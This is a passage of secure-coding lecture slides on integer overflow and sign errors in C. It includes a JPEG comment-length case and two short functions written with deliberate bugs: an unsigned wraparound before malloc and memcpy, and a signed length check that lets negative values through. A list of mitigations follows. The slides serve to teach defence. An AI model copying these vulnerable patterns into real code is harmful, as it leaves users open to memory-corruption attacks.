- 2,147,483,648 /-1 = - 2,147,483,648

  - Because 2,147,483,648 cannot be represented as a signed 32-bit integer the resulting value is incorrect

JPEG Example

- Based on a real-world vulnerability in the handling of the comment field in JPEG files
- Comment field includes a two-byte length field indicating the length of the comment, including the two-byte length field.
- To determine the length of the comment string (for memory allocation), the function reads the value in the length field and subtracts two.
- The function then allocates the length of the comment plus one byte for the terminating null byte.

Integer Overflow Example

```c
void getComment(unsigned int len, char *src) {
  unsigned int size;

  size = len - 2;
  char *comment = (char *)malloc(size + 1);
  memcpy(comment, src, size);
  return;
}

int _tmain(int argc, _TCHAR* argv[]) {
  getComment(1, "Comment ");
  return 0;
}
```

Sign Error Example 1

```c
#define BUFF_SIZE 10
int main(int argc, char* argv[]){
    int len;
    char buf[BUFF_SIZE];
    len = atoi(argv[1]);
    if (len < BUFF_SIZE){
        memcpy(buf, argv[2], len);
    }
}
```

Mitigation

- Type range checking
- Strong typing
- Compiler checks
- Safe integer operations
- Testing and reviews